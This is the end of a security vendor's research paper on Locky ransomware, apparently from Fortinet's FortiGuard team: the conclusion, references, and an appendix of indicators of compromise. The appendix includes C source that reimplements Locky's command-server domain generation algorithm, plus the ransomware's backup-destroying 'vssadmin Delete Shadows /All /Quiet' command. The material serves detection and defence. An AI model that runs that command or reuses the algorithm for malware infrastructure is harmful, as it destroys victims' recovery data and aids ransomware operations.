


Figure 46: Flowchart for extracting Locky configuration file via Cuckoo Sandbox.

7. CONCLUSION

Today, ransomware is a major threat that affects many users and organizations worldwide. The anti-virus industry is seeing a shift in trade for many cybercriminals, both experienced and inexperienced, from other cybercrime *modus operandi* to the ransomware business. Locky ransomware is a by-product of this shift.

This research allowed the *FortiGuard Lion Team* to understand how, with the right experience and resources, cybercriminals are able to quickly dominate a specific cybercrime area, in this case, ransomware. The anti-virus industry must respond by closely monitoring these developments in order to minimize damage to users. Information sharing across the industry is essential to maximize the impact of such efforts.

In this paper, Locky's prevalence, technical analysis, developments as well as intelligence gathering approaches were detailed. The *FortiGuard Lion Team* hopes that the information shared here will contribute to the industry's collective effort in fighting the Locky ransomware.

REFERENCES

- [1] Dela Paz, R. CryptoWall, TeslaCrypt and Locky: A Statistical Perspective. Fortinet Blog. <https://blog.fortinet.com/2016/03/08/cryptowall-teslacrypt-and-locky-a-statistical-perspective>.
- [2] Bacurio, F.; Joven, R.; Dela Paz, R. A Closer Look at Locky Ransomware. Fortinet Blog. <https://blog.fortinet.com/2016/02/17/a-closer-look-at-locky-ransomware-2>.
- [3] Bacurio, F. U. Diligence is the Mother of Good Locky Detection. Fortinet Blog. <https://blog.fortinet.com/2016/06/01/diligence-is-the-mother-of-good-locky-detection>.

APPENDIX

IOCs

Added files:

```
%User Temp%\svchost.exe
%Desktop%\_HELP_instructions.txt
%Desktop%\_HELP_instructions.bmp
%Desktop%\_HELP_instructions.html
{folders containing encrypted files}\_HELP_instructions.txt
```

Added registry keys:

```
key:HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run value: opt321
data:"%User Temp%\svchost.exe" or {original filepath}

key:HKEY_CURRENT_USER\Software\{random characters}
value:{random characters 1}
data: {Hex values}
value:{random characters 2}
data: {Hex values}
value:{random characters 3}
```

```
data: {Hex values}
value:{random characters 4}
data: {Hex values}

key: HKCU\Control Panel\Desktop
value: Wallpaper
data: %Desktop%\_HELP_instructions.bmp
Cmd command:
vssadmin.exe Delete Shadows /All /Quiet
```

Hashes:

A list of Locky SHA-256 hashes is available here:
https://github.com/fortiguard-lion/LockyIOCs/blob/master/Locky_SHA256_hashes.txt

C&Cs:

A list of collected Locky C&Cs is available here:
https://github.com/fortiguard-lion/LockyIOCs/blob/master/Locky_C2_IPs.txt

DGA tool in C source code

```
#include "stdafx.h"
#include <Windows.h>

char *tlds[] = {"ru", "info", "biz", "click", "su", "work", "pl", "org", "pw", "xyz"};

void LockyDGA(char *domain, int pos, int seed, SYSTEMTIME systemTime)
{
    int v1;
    int v2;
    int v3;
    int v4;
    int v8;
    int v9;
    int v10;
    int v11;
    int v12;
    int v13;
    int v14;
    int v15;
    int v17;
    int v18;
    int v19;
    int v20;
    char *v21;
    int v7;
    unsigned int v5;
    int v6;

    int var18;
    int var14;
    int var10;

    v1 = pos;
    v2 = seed;
    v3 = 0;
    v5 = systemTime.wDay >> 1;
    v4 = systemTime.wYear;
    v1 = _rotl(v1, 0x15);
    v6 = _rotl(v2, 0x11);
    var18 = v6 + v1;
    var14 = v5;
    var10 = 7;

    while (var10 > 0)
```

```

{
    v7 = _rotr(0xB11924E1 * (v4 + v3 + 0x1BF5), 7);
    v8 = (v7 + 0x27100001) ^ v3;
    v9 = _rotr(0xB11924E1 * (v8 + v2), 7);
    v10 = (v9 + 0x27100001) ^ v8;
    v11 = _rotr(0xB11924E1 * (v5 + v10), 7);
    v12 = 0xD8FFFFFF - v11 + v10;
    v13 = _rotr(0xB11924E1 * (systemTime.wMonth + v12
- 0x65CAD), 7); v14 = v12 + v13 + 0x27100001;
    v15 = _rotr(0xB11924E1 * (v14 + var18), 7);
    v3 = (v15 + 0x27100001) ^ v14;
    ++v4;
    var10 = var10 - 1;
    v5 = var14;
}
var18 = v3 % 0xBu + 7;
var10 = 0;
if (var18 != 0)
{
    do
    {
        v17 = _rotr(v3, var10);
        v18 = _rotr(0xB11924E1 * v17, 7);
        v3 = v18 + 0x27100001;
        domain[var10++] = v3 % 0x19u + 'a';
    } while (var10 < var18);
}
domain[var10++] = '.';
v19 = _rotr(0xB11924E1 * v3, 7);
v20 = 0;
v21 = tlds[(v19 + 0x27100001) % (sizeof(tlds) /
sizeof(tlds[0]))];
do
{
    if (!v21[v20])
    {
        break;
    }
    domain[var10++] = v21[v20++];
} while (v20 < 5);
}
void showHelpInfo(char *s)
{
    printf("Usage : %s [-option] [argument]\n", s);
    printf("option: -h Show help information\n");
    printf(" -s Seed from Locky Config\n");
    printf(" -d Date with format [yyyy-mm-dd]\n");
    printf(" -n Max count of Domain generated\n");
    printf("Default: -d {current date} -n {7}");
}
int main(int argc, char* argv[])
{
    char domain[40];
    int pos = 0;
    SYSTEMTIME systemTime; int max = 7;
    int seed = 0;
    GetSystemTime(&systemTime);
    if (argc > 1)
{
    for (int i = 1; i < argc; i++)
    {
        if (i + 1 > argc)
        {
            break;
        }
        if (strcmp(argv[i], "-h") == 0)
        {
            showHelpInfo(argv[0]);
            return 0;
        }
        if (strcmp(argv[i], "-d") == 0)
        {
            char *date = argv[i + 1];
            char buf[5];
            strncpy_s(buf, 5, date, 4);
            if (atoi(buf) != 0) {
                systemTime.wYear = atoi(buf); }
            memset(buf, 0, sizeof(buf));
            strncpy_s(buf, 5, date + 5, 2);
            if (atoi(buf) != 0)
            {
                systemTime.wMonth = atoi(buf); }
            memset(buf, 0, sizeof(buf));
            strncpy_s(buf, 5, date + 8, 2);
            if (atoi(buf) != 0)
            {
                systemTime.wDay = atoi(buf);
            }
        }
        if (strcmp(argv[i], "-n") == 0)
        {
            if (atoi(argv[i + 1]) != 0)
            {
                max = atoi(argv[i + 1]); }
        }
        if (strcmp(argv[i], "-s") == 0)
        {
            if (atoi(argv[i + 1]) != 0)
            {
                seed = atoi(argv[i + 1]);
            }
        }
    }
}
do
{
    memset(domain, 0, sizeof(domain));
    LockyDGA(domain, pos, seed, systemTime);
    printf("DGA %d = %s\n", pos++, domain);
} while (pos < max);
return 0;
}

```